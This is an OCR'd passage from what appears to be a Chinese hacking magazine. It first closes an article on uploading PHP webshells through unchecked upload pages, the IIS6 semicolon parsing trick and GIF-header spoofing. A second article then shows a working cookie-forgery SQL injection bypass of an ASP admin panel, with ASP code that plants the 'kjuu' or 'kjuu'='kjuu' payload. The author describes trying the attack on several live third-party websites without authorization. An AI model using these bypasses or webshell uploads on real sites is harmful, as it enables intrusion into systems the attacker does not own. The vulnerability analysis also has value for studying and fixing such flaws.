


图10

获得了后台管理员权限或者找到了上传页面，在测试上传漏洞时，我们可以先尝试上传php文件，有很多程序压根儿就没有对上传文件类型进行判断，如图11所示就是一个网站的后台直接上传PHP的WebSHELL成功了。

有的程序会对文件后缀进行判断，但却没有对上传文件的文件名更改，此时如果服务器的WEB环境是由IIS6.0搭建的，那么我们就可以结合IIS对后缀的解析漏洞来获得WebSHELL，将要上传的文件更名为“phpinfo.php;fj.jpg”，如图12，上传成功后直接访问，服务器的phpinfo信息出来了，如图13。而有些程序则会对文件类型进行判断，在上传的php木马中，使用记事本打开，添加GIF文件头进行欺骗绕过就可以了。




图11




图12




图13

零零碎碎的给大家介绍了如何在黑盒情况下利用工具与手工对未知漏洞进行发掘和探索，我们可以看到，在WEB安全上，注入依旧是不老的神话，WEB程序开发者小小的疏忽与大意，都能造成无法想像的后果，我们必须深刻的体会到，任何从客户端传递的数据都是危险的。

仔细想来，要想挖掘漏洞，就得了解它、掌握它，它是如何形成的，为什么会形成？是程序员的疏忽，还是程序逻辑的问题等等。这些都需要我们对脚本相当的熟悉，要比开发者更懂得它才行。只有这样，我们才能更得心应手。小菜们，还犹豫什么，快去学PHP吧！

（文章中涉及到的SuperScan、Jsky、WVS、Pangolin，已经收录在了光盘中）

文章难易度：★★★
文章阅读点：对一个cookie验证漏洞的发现挖掘和利用过程

挖掘整站系统的cookie验证漏洞

话鱼[kjuu]

最近一直在学习网站漏洞的利用，很想学会如何挖掘整站系统的漏洞，要是自己也能发现个漏洞那该多好呀，于是我从网上下载了一套源码，按照高手们介绍的方法和技巧开始寻找漏洞，令我兴奋的是，真的被小菜我发现了一个严重的漏洞出来。

以前我接触最多的就是常用的SQL注入漏洞，高级点的顶多也就是cookie注入，应该说都是比较明显的那种SQL注入漏洞，用个union select语句就能爆出它的帐号和密码来，然后破解md5，寻找后台登录。不过md5不好破解啊，而且要是别人更改了后台登录地址那也没辙了，成功率比较低，但我想这套系统的安全性应该不高，于是就拿它开刀了，希望能寻找到其它的什么漏洞。




图1

先来看它的后台登录页面，如图1，直接点右键查看它的源文件，如图2，可以发现它的帐号和密码是提交给admin_login.asp处理的，我们再来查看admin_login.asp文件的源码，看是如何处理登录数据的，如图3，可以发现提交的数据经过了chkhtm的过滤，所以直接在登录页面上输入经典的’or’=’or’是不行的。

```
od="POST" action="admin_login.asp"
ript" name="FrontPage_Form1">

" cellpadding="0" cellspacing="0" w

<td style="font-size: 9pt; font-fam
```

图2

```
user=LCase(chkhtm(request("user")))
pass=md5(chkhtm(trim(request("pass"))))

sql = "select * from admin where [user]='"&user&"' and [pa
Set rs = Server.CreateObject("ADODB.RecordSet")
rs.Open sql,conn,1,1
```

图3

我们继续来看它登录成功后是如何处理的，如图4，可以看到它首先把登录的信息保存到了会话变量里，然后生成了cookie，生成了登录记录，最后转向了admin_index.asp文件。看到这儿，我就心想，成功登录后台管理页面的前提是要那个会话变量和cookie正确。为了证明我的想法，来查看admin_index.asp文件的源码吧，结果发现admin_index.asp文件里包含了admin_chk.asp文件，我想这个应该是验证页面访问合法性的，管理员目录里的所有敏感文件应该都包括了这个文件用来验证合法性，要不然任何人都能打开这些敏感页面了。

```
session("admin__user")=rs("user")
session("admin__pass")=pass
session("dj")=rs("dj")
Response.Cookies ("adminuser")=rs("user")
Response.Cookies ("adminpass")=pass
Response.Cookies ("admindj")=rs("dj")
blog=rs("user")&"登录系统后台成功。IP是："
addtime=date()
conn.Execute "insert into [blog] ([content
Response.Redirect "admin_index.asp"
```

图4

既然如此，那我们就来看看这个文件又是如何完成它的使命的，如图5，结果发现它先是把客户端提交过来的cookie中的adminuser、adminpass、admindj（权限代号）的值保存到session会话变量里，没有经过任何过滤，然后再把cookie值保存到adminuser、adminpass、admindj普通变量里，但也没经过过滤，再接着又从session会话变量里提取了用户名的值，使用trim过滤了两边的空格，并保存在了user变量里，而密码的值则保存到了pass变量里，但也都没有经过任何过滤，最后就是把没有过滤的用户名和密码带入了SQL语句查询，如果查询不正确，就转到login.asp文件让用户登录，这样也就完成了验证功能，因为它没有验证客户端传过来的cookie值就带入了SQL语句，漏洞也就由此出现了。

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<%

session("admin__user")=Request.Cookies("adminuser")
session("admin__pass")=Request.Cookies("adminpass")
session("dJ")=Request.Cookies("admindj")

adminuser=Request.Cookies("adminuser")
adminpass=Request.Cookies("adminpass")
admindj=Request.Cookies("admindj")
……（省略）|
user=trim(session("admin__user"))
pass=session("admin__pass")

sql = "select * from admin where [user]='"&adminuser&"' and [pass]='"&adminpass&"'"
Set rs = Server.CreateObject("ADODB.RecordSet")
rs.Open sql,conn,1,1
if rs.recordcount=0 then
  Response.Redirect "login.asp?id=8"
end if
rs.close
set rs=nothing
conn.close
set conn=nothing
%>
```

图5

我们可以构造cookie来欺骗admin_chk.asp文件的验证，但我们不知道帐号和密码的cookie，那该如何通过验证呢？这点倒是可以从经典的’or’=’or’漏洞得到启发，把cookie值也伪造成这样的语句。原理是知道了，但要如何提交伪造

的cookie呢？小菜我可是在这个问题上花费了不少时间啊。我先是学着admin_login.asp那样写了个登录文件login.asp，如图6，构造好了session变量，又构造好了cookie，然后转向admin_index.asp文件。

因为我是在虚拟机里测试的，所以用户名和密码都已经知道，直接构造用户名和密码，只是为了验证cookie欺骗的可行性。在虚拟机里打开这个login.asp文件，欺骗成功了，进入了后台。那个后台验证文件admin_chk.asp的SQL语句是 **select * from admin where [user]='"&adminuser&"' and [pass]='"&adminpass&"'**，所以当我打开login.asp文件的时候，admin_chk.asp中的变量就从cookie中得到了构造的值adminuser=admin和adminpass=7fef6171469e80d32c0559f88b377245，因此最终的SQL语句也就变成了**select * from admin where [user]='admin' and [pass]='7fef6171469e80d32c0559f88b37724'**，执行正确，自然也就进入后台了。

```
<%
  session("admin__user")="admin"
  session("admin__pass")="7fef6171469e80d32c0559f88b377245"
  session("dj")="1"
  Response.Cookies ("adminuser")="admin"
  Response.Cookies ("adminpass")="7fef6171469e80d32c0559f88b377245"
  Response.Cookies ("admindj")="1"
  Response.Redirect "admin_index.asp"
%>
```

图6

如果事先不知道adminuser和adminpass的值那又该怎么构造呢？我们来把login.asp的内容更改一下，如图7，这时的用户名为admin，密码为"kjuu' or 'kjuu'='kjuu"。重新打开login.asp文件，再次进入了后台，又成功了！因为这时的"adminuser=admin"，"adminpass=kjuu' or 'kjuu'='kjuu"，因此最终的SQL语句也就变成了**select * from admin where [user]='admin' and [pass]='kjuu' or 'kjuu'='kjuu'**，只要where后面的表达式为真，那么就可以直接进入后台了。在**[user]='admin' and [pass]='kjuu' or 'kjuu'='kjuu'**中，不用管**[user]='admin' and [pass]='kjuu'**是真还是假，只要or后面的**'kjuu'='kjuu'**为真就可以了，所以表达式的运算也就是"假and假or真"，则最终的结果也就是真了。

```
<%
  session("admin__user")="admin"
  session("admin__pass")="kjuu' or 'kjuu'='kjuu"
  session("dj")="1"
  Response.Cookies ("adminuser")="admin"
  Response.Cookies ("adminpass")="kjuu' or 'kjuu'='kjuu"
  Response.Cookies ("admindj")="1"
  Response.Redirect "admin_index.asp"
%>
```

图7

```
<%
  session("admin__user")="admin"
  session("admin__pass")="kjuu' or 'kjuu'='kjuu"
  session("dj")="1"
  Response.Cookies ("adminuser")="admin"
  Response.Cookies ("adminpass")="kjuu' or 'kjuu'='kjuu"
  Response.Cookies ("admindj")="1"
  Response.Redirect "http://www.[redacted]/szwyadmin/admin_index.asp"
%>
```

图8

好了，在虚拟机里测试成功了，我们再拿到网上来爽一下，随便搜索了一个使用这套系统的网站，把虚拟机里的那个login.asp的装载地址改了一下，如图8，打开login.asp，结果却没有成功，如图9，为什么呢？我一开始还以为是管理员把漏洞给修补上了，于是又找了N个网站测试这个方法，可结果还是失败了，我只好使用winsockexpert抓包来找原因，抓包的结果如图10所示，大家看最后一行，原来是cookie没有提交过去。




图9

